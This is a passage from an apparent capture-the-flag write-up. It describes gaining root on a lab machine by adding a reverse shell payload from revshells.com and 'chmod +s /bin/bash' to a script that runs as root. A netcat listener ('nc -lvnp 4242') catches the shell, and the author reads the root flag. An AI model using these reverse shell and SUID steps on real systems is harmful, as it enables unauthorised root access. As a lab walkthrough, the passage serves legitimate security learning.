
```
#!/bin/bash
# i will run as root
```

Lets head to revshells.com to generate a reverse shell payload.

Press enter or click to view image in full size



I copied the reverse shell payload highlighted in the image above into the bash script as shown below



The payload makes the **target machine**:

- Open a **TCP connection to my ip on port 4242**
- Send a **bash shell** back over that connection
- And let me interact with that shell

The ***chmod +s /bin/bash*** command simply says “any time someone runs, /bin/bash treat them like **root** , even if they’re not.’ I saved and exited nano.

I ran the command ***nc -lvnp 4242*** to listen for incoming connections. It’s like opening the front door and waiting for someone to sneak in.


```
boring@kral4-PC:/var/www$ nc -lvnp 4242
Listening on [0.0.0.0] (family 0, port 4242)
Connection from 10.10.137.133 40446 received!
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
# la\s -^H^H^H^H^H^H^H
sh: 4: las: not found
# ll
sh: 5: ll: not found
# ^L^H^H^H^H
sh: 6:
   : not found
# ls -la
total 40
drwx------  5 root root 4096 Jun 15  2020 .
drwxr-xr-x 23 root root 4096 Jun 15  2020 ..
-rw-------  1 root root  883 Jun 15  2020 .bash_history
-rw-r--r--  1 root root 3136 Jun 15  2020 .bashrc
drwx------  2 root root 4096 Jun 13  2020 .cache
drwx------  3 root root 4096 Jun 13  2020 .gnupg
drwxr-xr-x  3 root root 4096 Jun 13  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   39 Jun 15  2020 .root.txt
-rw-r--r--  1 root root   66 Jun 14  2020 .selected_editor
# cat .root.txt
flag{63a9f0ea7bb98050796b649e85481845}
```

When the it received connection from my IP address as an indication that I now had access to the root shell. I proceeded to confirm it by running the ***id*** command which confirmed that I had root access.

I ran the ***ls -la*** command to list all the contents in the directory including the hidden files, there I found a hidden file named ***.root.txt***. I cat the contents of the file and bingo, we have our last flag.

The flag is ***'flag{63a9f0ea7bb98050796b649e85481845}'***

Press enter or click to view image in full size



I successfully captured all the flags!